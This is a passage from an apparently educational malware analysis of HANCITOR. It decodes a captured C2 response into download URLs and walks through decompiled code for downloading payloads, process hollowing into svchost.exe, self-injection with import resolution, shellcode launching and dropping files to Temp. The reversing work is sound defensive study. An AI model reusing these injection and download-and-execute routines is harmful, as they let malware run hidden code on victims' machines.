0040	72 75 6d 2e 70 68 70 20 48 54 54 50 2f 31 2e 31	rum.php HTTP/1.1
0050	0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 43	..Accept : /*.*.C
0060	6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70	ontent-Type: app
0070	6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66	lication /x-www-f
0080	6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 0d 0a	orm-urle ncoded..
0090	55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69	User-Age nt: Mozi
00a0	6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73	lla/5.0 (Windows
00b0	20 4e 54 20 36 2e 31 3b 20 57 69 6e 36 34 3b 20	NT 6.1; Win64;
00c0	78 36 34 3b 20 54 72 69 64 65 6e 74 2f 37 2e 30	x64; Tri dent/7.0

Step 4: Decoding C2 Response

Using the same PCAP, we can examine the C2 response sent back from the server.

1415	112.642820	194.147.115.132	10.9.29.134	HTTP	334	HTTP/1.1 200 OK (text/html)
1416	112.643253	10.9.29.134	194.147.115.132	TCP	54	65323 → 80 [ACK] Seq=412 Ack=281
2060	187.749583	194.147.115.132	10.9.29.134	TCP	54	80 → 65323 [FIN, PSH, ACK] Seq=281
2061	187.749836	10.9.29.134	194.147.115.132	TCP	54	65323 → 80 [ACK] Seq=412 Ack=281
2064	213.638084	10.9.29.134	194.147.115.132	TCP	54	65323 → 80 [FIN, ACK] Seq=412 Ack=
2065	213.638189	194.147.115.132	10.9.29.134	TCP	54	80 → 65323 [ACK] Seq=282 Ack=413
2068	233.672437	10.9.29.134	194.147.115.132	TCP	66	65331 → 80 [SYN] Seq=0 Win=65535

```

> Frame 1415: 334 bytes on wire (2672 bits), 334 bytes captured (2672 bits)
> Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettP_9c:eb:ca (00:10:e3:9c:eb:ca)
> Internet Protocol Version 4, Src: 194.147.115.132, Dst: 10.9.29.134
> Transmission Control Protocol, Src Port: 80, Dst Port: 65323, Seq: 1, Ack: 412, Len: 280
> Hypertext Transfer Protocol
v Line-based text data: text/html (1 lines)
  VZAEARZAEg40CkBVVU4XGw8IChUUDlQID1VOSwLUGBMUBwEWQBIODgpAVVVOFxsPCAoVFA5UCA9VTktUGBMUBw==

```

0080	0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20	--Content-Type:
0090	74 65 78 74 2f 68 74 6d 6c 0d 0a 54 72 61 6e 73	text/html--Trans
00a0	66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 63 68	fer-Encoding: ch
00b0	75 6e 6b 65 64 0d 0a 43 6f 6e 6e 65 63 74 69 6f	unked--Connectio
00c0	6e 3a 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 58	n: keep-alive--X
00d0	2d 50 6f 77 65 72 65 64 2d 42 79 3a 20 50 48 50	-Powered-By: PHP
00e0	2f 35 2e 34 2e 34 35 0d 0a 0d 0a 35 38 0d 0a 56	/5.4.45--58--V
00f0	5a 41 45 41 52 5a 41 45 67 34 4f 43 6b 42 56 56	ZAEARZAEg40CkBVV
0100	55 34 58 47 77 38 49 43 68 55 55 44 6c 51 49 44	U4XGw8IChUUDlQID
0110	31 56 4f 53 77 6c 55 47 42 4d 55 42 77 45 57 51	1VOSwLUGBMUBwEWQ
0120	42 49 4f 44 67 70 41 56 56 56 4f 46 78 73 50 43	BIODgpAVVVOFxsPC
0130	41 6f 56 46 41 35 55 43 41 39 56 54 6b 74 55 47	AoVFA5UCA9VTktUG
0140	42 4d 55 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a	BMUBw==--0--

The response comes in the form of a Base64-encoded string.

VZAEARZAEg40CkBVVU4XGw8IChUUDlQID1VOSwLUGBMUBwEWQBIODgpAVVVOFxsPCAoVFA5UCA9VTktUGBMUBw

The first 4 characters in the string are used as a simple check to ensure the response does come from the C2 server. The malware checks if they are all uppercase letters and discards the response if the check fails.

```

BOOL __cdecl checking_C2_response(char *C2_response)
{
    unsigned int i; // [esp+0h] [ebp-4h]

    for ( i = 0; i < 4; ++i )
    {
        if ( !is_upper(C2_response[i]) )
            return 0;
    }
    return 'Z' - C2_response[1] + 'A' == C2_response[2] && 'Z' - *C2_response + 'A' == C2_response[3];
}

```

If the response is valid, HANCITOR decodes the string using Base64 and XORs the result with the character 'z'. We can use **CyberChef** to quickly decode it and examine the content.

Recipe	Input
<p>From Base64 ⊘ </p> <p>Alphabet A-Za-z0-9+/=</p> <p><input checked="" type="checkbox"/> Remove non-alphabet chars</p> <hr/> <p>XOR ⊘ </p> <p>Key z UTF8</p> <p>Scheme Standard <input type="checkbox"/> Null preserving</p>	<p>length: 84 lines: 1</p> <p>ARZAEg40CkBVVU4XGw8IChUUDlQID1VOSw1UGBMUBwEWQBIODgpAVVVOFxsPCAo VFA5UCA9VTktUGBMUBw==</p> <hr/> <p>Output time: 0ms length: 61 lines: 1</p> <p>{1:http://4maurpont.ru/41s.bin}{1:http://4maurpont.ru/41.bin}</p>

The decoded response can consist of one or multiple components, where each is made up of a command ('l') and a value (**hxxp://4maurpont[.]ru/41s[.]bin**).

Before processing each response component, HANCITOR checks if the command is in the list of available commands 'n', 'c', 'd', 'r', 'l', 'e', and 'b'.

```

int __cdecl check_response_command(char *response_component)
{
    const char *each_available_command; // [esp+0h] [ebp-4h]

    each_available_command = "ncdrleb";
    if ( response_component[1] == ':' )
    {
        while ( *each_available_command )
        {
            if ( *each_available_command == *response_component )
                return 1;
            ++each_available_command;
        }
    }
    return 0;
}

```

Beside the 'n' command that doesn't perform anything, every other command instructs the malware to download shellcode or a file and execute it.

```

if ( *(response_component + 1) != ':' )
    return 0;
switch ( *response_component )
{
    case 'b':
        *a2 = svchost_launch_downloaded_executable((response_component + 2));
        result = 1;
        break;
    case 'e':
        *a2 = self_launch_downloaded_executable((response_component + 2), 0);
        result = 1;
        break;
    case 'l':
        *a2 = download_and_launch_shellcode((response_component + 2), 1, 1);
        result = 1;
        break;
    case 'n':
        *a2 = 1;
        result = 1;
        break;
    case 'r':
        *a2 = download_to_temp_and_launch((response_component + 2));
        result = 1;
        break;
    default:
        result = 0;
        break;
}
return result;

```

Step 5: C2 commands – Downloading Executable & Remote Injection

When the command is 'b', HANCITOR downloads a file from the URL specified in the response's component and performs process injection to launch it.

One or multiple URLs separated by the character '|' can be provided for the malware to download files from.

```
BOOL __cdecl retrieve_executable_from_URL(
    LPCSTR server_URL_list,
    LPVOID downloaded_executable,
    ULONG UncompressedBufferSize,
    int downloaded_size,
    int a5)
{
    CHAR each_URL[512]; // [esp+0h] [ebp-200h] BYREF

    if ( is_URL_list(server_URL_list)
        || !query_URL_and_get_response(server_URL_list, downloaded_executable, UncompressedBufferSize, downloaded_size) )
    {
        do
        {
            server_URL_list = parsing_URL_list(server_URL_list, each_URL);
            if ( !each_URL[0] )
                break;
            if ( query_URL_and_get_response(each_URL, downloaded_executable, UncompressedBufferSize, downloaded_size) )
            {
                if ( *downloaded_size >= 0x200u && check_response_header(downloaded_executable) == 1 )
                    *downloaded_size = decrypt_and_decompress(downloaded_executable, *downloaded_size, UncompressedBufferSize);
                if ( a5 != 1 )
                    return 1;
                if ( *downloaded_size >= 0x200u && checking_MZ_header(downloaded_executable) )
                    return 1;
            }
        }
    }
}
```

After retrieving the file content into memory, HANCITOR decrypts it using a XOR cipher with its first 8 bytes as the key. Next, it calls **RtlDecompressBuffer** to perform LZ decompression to decompress the final executable.

```

ULONG __cdecl decrypt_and_decompress(
    byte *downloaded_content,
    int downloaded_content_size,
    ULONG UncompressedBufferSize)
{
    ULONG FinalUncompressedSize; // [esp+0h] [ebp-10h] BYREF
    NTSTATUS v5; // [esp+4h] [ebp-Ch]
    PUCCHAR UncompressedBuffer; // [esp+8h] [ebp-8h]
    unsigned int i; // [esp+Ch] [ebp-4h]

    UncompressedBuffer = w_HeapAlloc(UncompressedBufferSize);
    for ( i = 8; i < downloaded_content_size; ++i )
        downloaded_content[i] ^= downloaded_content[i % 8];
    v5 = RtlDecompressBuffer(
        COMPRESSION_FORMAT_LZNT1,
        UncompressedBuffer,
        UncompressedBufferSize,
        downloaded_content + 8,
        downloaded_content_size - 8,
        &FinalUncompressedSize);
    if ( !v5 )
        w_memcpy(downloaded_content, UncompressedBuffer, FinalUncompressedSize);
    w_HeapFree(UncompressedBuffer);
    if ( v5 )
        return 0;
    else
        return FinalUncompressedSize;
}

```

XOR decrypt

LZ decompress

Next, the malware injects the downloaded executable into an **svchost.exe** process. To do this, it first creates the process in a suspended state using **CreateProcessA**.

```

int __cdecl create_svchost_process_suspended(HANDLE *proc_handle, HANDLE *thread_handle)
{
    CHAR Buffer[260]; // [esp+0h] [ebp-158h] BYREF
    struct _STARTUPINFOA StartupInfo; // [esp+104h] [ebp-54h] BYREF
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+148h] [ebp-10h] BYREF

    w_memset(&StartupInfo, 0, 68);
    StartupInfo.cb = 68;
    GetEnvironmentVariableA("SystemRoot", Buffer, 0x104u);
    lstrcatA(Buffer, "\\System32\\svchost.exe");
    if ( !CreateProcessA(0, Buffer, 0, 0, 0, 0x424u, 0, 0, &StartupInfo, &ProcessInformation) )
        return 0; // CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT | NORMAL_PRIORITY_CLASS
    *proc_handle = ProcessInformation.hProcess;
    *thread_handle = ProcessInformation.hThread;
    return 1;
}

```

Next, the malware calls **VirtualAllocEx** to allocate a buffer in the target's memory to later inject the executable payload into it.

HANCITOR then allocates a heap buffer using **HeapAlloc**, writes and maps the executable to it, and finally calls **WriteProcessMemory** to write the payload from the heap to **svchost's** allocated memory.


```

image_nt_header = (*(downloaded_executable + 60) + downloaded_executable);
svchost_image_base_addr_1 = image_nt_header->OptionalHeader.ImageBase;
image_size = image_nt_header->OptionalHeader.SizeOfImage;
injected_buffer = 0;
v6 = 0;
svchost_image_base_addr = VirtualAllocEx(
    svchost_hProcess,
    svchost_image_base_addr_1,
    image_size,
    0x3000u,
    PAGE_EXECUTE_READWRITE);
if ( !svchost_image_base_addr ) // MEM_COMMIT | MEM_RESERVE
{
    svchost_image_base_addr = VirtualAllocEx(svchost_hProcess, 0, image_size, 0x3000u, 0x40u);
    svchost_image_base_addr_1 = svchost_image_base_addr;
}
if ( svchost_image_base_addr )
{
    injected_buffer = w_HeapAlloc(image_size);
    if ( injected_buffer )
    {
        if ( write_data(download_executable, downloaded_executable_size, injected_buffer, svchost_image_base_addr_1) )
        {
            if ( result_buffer )
                *result_buffer = svchost_image_base_addr_1;
            if ( injected_entry_point )
                *injected_entry_point = image_nt_header->OptionalHeader.AddressOfEntryPoint + svchost_image_base_addr_1;
            if ( WriteProcessMemory(svchost_hProcess, svchost_image_base_addr, injected_buffer, image_size, 0) )
                v6 = 1;
        }
    }
}
int __cdecl write_data(int executable_to_inject, int executable_size, int dst_buffer, int target_image_base)
{
    IMAGE_SECTION_HEADER *section_header; // [esp+4h] [ebp-Ch]
    IMAGE_NT_HEADERS32 *image_nt_header; // [esp+8h] [ebp-8h]
    unsigned int i; // [esp+Ch] [ebp-4h]

    image_nt_header = (*(executable_to_inject + 0x3C) + executable_to_inject);
    section_header = (&image_nt_header->OptionalHeader + image_nt_header->FileHeader.SizeOfOptionalHeader);
    w_memcpy(dst_buffer, executable_to_inject, image_nt_header->OptionalHeader.SizeOfHeaders); // Copy headers into dst
    for ( i = 0; i < image_nt_header->FileHeader.NumberOfSections; ++i )
        w_memcpy(
            section_header[i].VirtualAddress + dst_buffer,
            section_header[i].PointerToRawData + executable_to_inject,
            section_header[i].SizeOfRawData); // map exe's raw data to dst's virtual data
    if ( image_nt_header->OptionalHeader.ImageBase == target_image_base )
        return 1;
    else
        return relocate_image(dst_buffer, target_image_base);
}

```

allocate memory to write executable in svchost's address space

allocate and write executable to a heap buffer

write heap buffer to svchost's memory

The malware properly sets up the injected thread's context by setting the image base address from PEB (through the context's **EBX** register) to the injected base address and the thread's entry point (through the context's **EAX** register) to the injected entry point.

Finally, it launches the executable by calling **ResumeThread** to resume the injected thread.

```

int __cdecl set_context_and_resume_thread(
    HANDLE hProcess,
    HANDLE hThread,
    int svchost_image_base_addr,
    int injected_entry_point)
{
    CONTEXT Context; // [esp+0h] [ebp-2CCh] BYREF

    Context.ContextFlags = 65538;
    wmemset(&Context.Dr0, 0, 712);
    if ( !GetThreadContext(hThread, &Context) )
        return 0;
    if ( !WriteProcessMemory(hProcess, (Context.Ebx + 8), &svchost_image_base_addr, 4u, 0) )
        return 0;
    Context.Eax = injected_entry_point;
    if ( !SetThreadContext(hThread, &Context) )
        return 0;
    ResumeThread(hThread);
    return 1;
}

```

PEB->ImageBaseAddress =
 injected exe's base address

context's entry point =
 injected exe's entry point

Step 6: C2 commands – Downloading Executable & Self Injection

When the command is 'e', HANCITOR downloads a file from the URL specified in the response's component and injects the executable into its own process to launch it.

The malware first downloads the file using the same downloading function from the previous command.

```

int __cdecl self_launch_downloaded_executable(LPCSTR server_URL, int a2)
{
    int v3; // [esp+0h] [ebp-Ch]
    void *downloaded_executable; // [esp+4h] [ebp-8h]
    SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

    dwBytes = 5242880;
    downloaded_executable = w_HeapAlloc(0x500000u);
    v3 = 0;
    if ( retrieve_executable_from_URL(server_URL, downloaded_executable, 0x500000u, &dwBytes, 1) )
    {
        self_injection(downloaded_executable, dwBytes, 0, a2);
        v3 = 1;
    }
    w_HeapFree(downloaded_executable);
    return v3;
}

```

After downloading, HANCITOR calls **VirtualAlloc** to allocate a buffer in its own memory and writes the downloaded executable in there.

```

image_nt_header = (*(downloaded_image + 60) + downloaded_image);
image_base = image_nt_header->OptionalHeader.ImageBase;
size_of_image = image_nt_header->OptionalHeader.SizeOfImage;
v6 = 0;
allocated_buffer = VirtualAlloc(image_base, size_of_image, 0x3000u, 0x40u);
if ( !allocated_buffer )
{
    allocated_buffer = VirtualAlloc(0, size_of_image, 0x3000u, 0x40u);
    image_base = allocated_buffer;
}
if ( allocated_buffer && write_data(download_image, image_size, allocated_buffer, image_base) == 1 )
{
    if ( result_image_base )
        *result_image_base = image_base;
    if ( result_image_entry_point )
        *result_image_entry_point = image_nt_header->OptionalHeader.AddressOfEntryPoint + image_base;
    v6 = 1;
}
if ( allocated_buffer && !v6 )
    VirtualFree(allocated_buffer, 0, 0x8000u);
return v6;

```

Next, the malware extracts each imported DLL name through the image's Import Directory Table and calls **GetModuleHandleA** or **LoadLibraryA** to retrieve the DLL's base (depending if the DLL is loaded in memory).

For each imported DLL, the malware manually iterates through its own Import Address Table (IAT) to retrieve the name of each imported function. It calls **GetProcAddress** to get the address of the imported function and updates it in its IAT.

```

for ( import_descriptor = (*(image_base + 0x3C) + image_base + 0x80) + image_base;
      import_descriptor->dwRVAModuleName;
      ++import_descriptor )
{
    lpModuleName = (import_descriptor->dwRVAModuleName + image_base);
    hModule = GetModuleHandleA(lpModuleName);
    if ( !hModule )
        hModule = LoadLibraryA(lpModuleName);
    if ( !hModule )
        return 0;
    rva_func_addr_list = (import_descriptor->dwRVAFunctionAddressList + image_base);
    rva_func_name_list = (import_descriptor->dwRVAFunctionNameList + image_base);
    if ( !import_descriptor->dwRVAFunctionNameList )
        rva_func_name_list = (import_descriptor->dwRVAFunctionAddressList + image_base);
    while ( *rva_func_addr_list )
    {
        if ( *rva_func_name_list >= 0 )
            API_address = GetProcAddress(hModule, (*rva_func_name_list + image_base + 2));
        else
            API_address = GetProcAddress(hModule, *rva_func_name_list);
        if ( *rva_func_addr_list != API_address )
            *rva_func_addr_list = API_address; // fix address list
        ++rva_func_addr_list;
        rva_func_name_list += 4;
    }
}
return 1;

```

iterate Import Directory Table to get imported DLL names

resolve and update its Import Address Table

Finally, HANCITOR can launch the injected executable through multiple methods depending on the launch flags being given in the code.


```

if ( thread_launch_flag == 1 )
{
    hObject = CreateThread(0, 0, launch_from_image_base, image_base, 0, 0);
    if ( hObject )
        CloseHandle(hObject);
}
else if ( raw_launching_flag == 1 )
{
    (image_entry_point)(image_base, 1, 0);
}
else
{
    image_entry_point(image_entry_point);
}
return 1;

```

The first method requires calling **CreateThread** to launch a new thread that manually resolves the injected image's entry point from its headers and calls that address.

```

ULONG __stdcall launch_image_entry_point(PVOID image_base)
{
    ((image_base + *(image_base + *(image_base + 0xF) + 0x28)))(image_base, 1, 0);
    return 0;
}

```

The next two simply require directly calling the image's entry point address that is returned after writing the image in memory.

Step 7: C2 commands – Downloading & Launching Shellcode

When the command is 'I', HANCITOR downloads shellcode from the URL specified in the response's component and injects the shellcode into its own process or **svchost** to launch it.

The malware first downloads the file using the same downloading function from the previous two commands.

```

int __cdecl download_and_launch_shellcode(LPCSTR server_URL, int remote_injection_flag, int self_injection_launch_flag)
{
    int v4; // [esp+0h] [ebp-Ch]
    void *downloaded_shellcode; // [esp+4h] [ebp-8h]
    SIZE_T downloaded_shellcode_size; // [esp+8h] [ebp-4h] BYREF

    downloaded_shellcode_size = 5242880;
    downloaded_shellcode = w_HeapAlloc(0x500000u);
    v4 = 0;
    if ( retrieve_executable_from_URL(server_URL, downloaded_shellcode, 0x500000u, &downloaded_shellcode_size, 0) )
    {
        launch_shellcode(downloaded_shellcode, downloaded_shellcode_size, remote_injection_flag, self_injection_launch_flag);
        v4 = 1;
    }
    w_HeapFree(downloaded_shellcode);
    return v4;
}

```


HANCITOR takes in a parameter to determine if it should inject the shellcode into its own process or remotely to **svchost**.

To inject into **svchost**, the malware first creates a suspended **svchost** process, calls **VirtualAllocEx** to allocate a buffer in the process's memory, and calls **WriteProcessMemory** to write the shellcode into the buffer.

To launch the shellcode remotely, the malware then calls **CreateRemoteThread** to spawn a thread that begins executing at the base address of the injected shellcode.

```
if ( remote_injection_flag )
{
    if ( !create_svchost_process_suspended(&svchost_process_handle, svchost_thread_handle) )
        return 0;
    lpBaseAddress = VirtualAllocEx(svchost_process_handle, 0, downloaded_shellcode_size, 0x3000u, 0x40u);
    if ( lpBaseAddress )
    {
        if ( WriteProcessMemory(svchost_process_handle, lpBaseAddress, downloaded_shellcode, downloaded_shellcode_size, 0) )
        {
            hObject = CreateRemoteThread(svchost_process_handle, 0, 0, lpBaseAddress, 0, 0, &ThreadId);
            if ( hObject )
            {
                CloseHandle(hObject);
                return 1;
            }
        }
    }
}
```

To inject into its own process, HANCITOR calls **VirtualAlloc** to allocate a buffer in its memory and manually copies the shellcode byte by byte into the buffer.

For self-injection, HANCITOR has two different ways of launching the shellcode. The first is simply executing a call instruction to transfer execution to the base address of the shellcode. The second one involves calling **CreateThread** to launch a thread that does basically the same thing.

```
else
{
    shellcode_base = VirtualAlloc(0, downloaded_shellcode_size, 0x3000u, 0x40u);
    if ( shellcode_base )
    {
        w_memcpy(shellcode_base, downloaded_shellcode, downloaded_shellcode_size);
        if ( !self_shellcode_launch_flag )
        {
            v7 = shellcode_base;
            (shellcode_base)();
            return 1;
        }
        Thread = CreateThread(0, 0, execute_adress, shellcode_base, 0, 0);
        if ( Thread )
        {
            CloseHandle(Thread);
            return 1;
        }
    }
}
```

```
; Attributes: bp-based frame
; ULONG __stdcall execute_adress(PVOID shellcode_base)
execute_adress proc near

shellcode_base_1= dword ptr -4
shellcode_base= dword ptr 8

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+shellcode_base]
mov     [ebp+shellcode_base_1], eax
call   [ebp+shellcode_base_1]
xor     eax, eax
mov     esp, ebp
pop     ebp
retn   4
execute_adress endp
```

Step 8: C2 commands – Downloading File To Temp Directory

When the command is 'r', HANCITOR downloads a file from the URL specified in the response's component, drops it in the Windows Temp folder, and launches it.

The malware first downloads the file using the same downloading function from the previous three commands.

```

int __cdecl download_to_temp_and_launch(LPCSTR lpszUrl)
{
    int v2; // [esp+0h] [ebp-Ch]
    void *downloaded_executable; // [esp+4h] [ebp-8h]
    SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

    dwBytes = 5242880;
    downloaded_executable = w_HeapAlloc(0x500000u);
    v2 = 0;
    if ( retrieve_executable_from_URL(lpszUrl, downloaded_executable, 0x500000u, &dwBytes, 1) )
    {
        drop_temp_file_and_launch(downloaded_executable, dwBytes);
        v2 = 1;
    }
    w_HeapFree(downloaded_executable);
    return v2;
}

```

Next, to drop the downloaded file to the Temp directory, the malware calls **GetTempPathA** to retrieve the path to the directory and **GetTempFileNameA** to generate a temporary file's name in that path with the prefix of "BN".

Then, it calls **CreateFileA** and **WriteFile** to write the downloaded content to the temporary file.

```

push    ebp
mov     ebp, esp
sub     esp, 30Ch
lea    eax, [ebp+temp_path]
push   eax           ; lpBuffer
push   104h         ; nBufferLength
call   ds:GetTempPathA
lea    ecx, [ebp+TempFileName]
push   ecx           ; lpTempFileName
push   0             ; uUnique
push   offset PrefixString ; "BN"
lea    edx, [ebp+temp_path]
push   edx           ; lpPathName
call   ds:GetTempFileNameA
mov    eax, [ebp+nNumberOfBytesToWrite]
push   eax           ; nNumberOfBytesToWrite
mov    ecx, [ebp+downloaded_file]
push   ecx           ; lpBuffer
lea    edx, [ebp+TempFileName]
push   edx           ; lpFileName
call   write_file
add    esp, 0Ch
cmp    eax, 1
jnz    short loc_10003BD7

```

HANCITOR then checks the **Characteristics** flag in the file header to determine if the file is an executable or a DLL.

If the file is an executable, the malware launches it by calling **CreateProcessA** with the file's path as the command line to be executed.

If the file is a DLL, the malware launches its **start** export function by calling **CreateProcessA** with a formatted **rundll32.exe** command as the command line.

```

int __cdecl drop_temp_file_and_launch(LPCVOID downloaded_file, DWORD nNumberOfBytesToWrite)
{
    CHAR CommandLine[260]; // [esp+0h] [ebp-30Ch] BYREF
    CHAR temp_path[260]; // [esp+104h] [ebp-208h] BYREF
    CHAR TempFileName[260]; // [esp+208h] [ebp-104h] BYREF

    GetTempPathA(0x104u, temp_path);
    GetTempFileNameA(temp_path, "BN", 0, TempFileName);
    if ( write_file(TempFileName, downloaded_file, nNumberOfBytesToWrite) != 1 )
        return 0;
    if ( !is_file_an_executable(downloaded_file) )
        return create_process_to_launch_command(TempFileName);
    wsprintfA(CommandLine, "Rundll32.exe %s, start", TempFileName);
    return create_process_to_launch_command(CommandLine);
}

```

At this point, we have fully analyzed every stage of a HANCITOR infection and understood how it can be used to load and launch malicious executable and shellcode! If you have any questions regarding the analysis, feel free to reach out to me via [Twitter](#).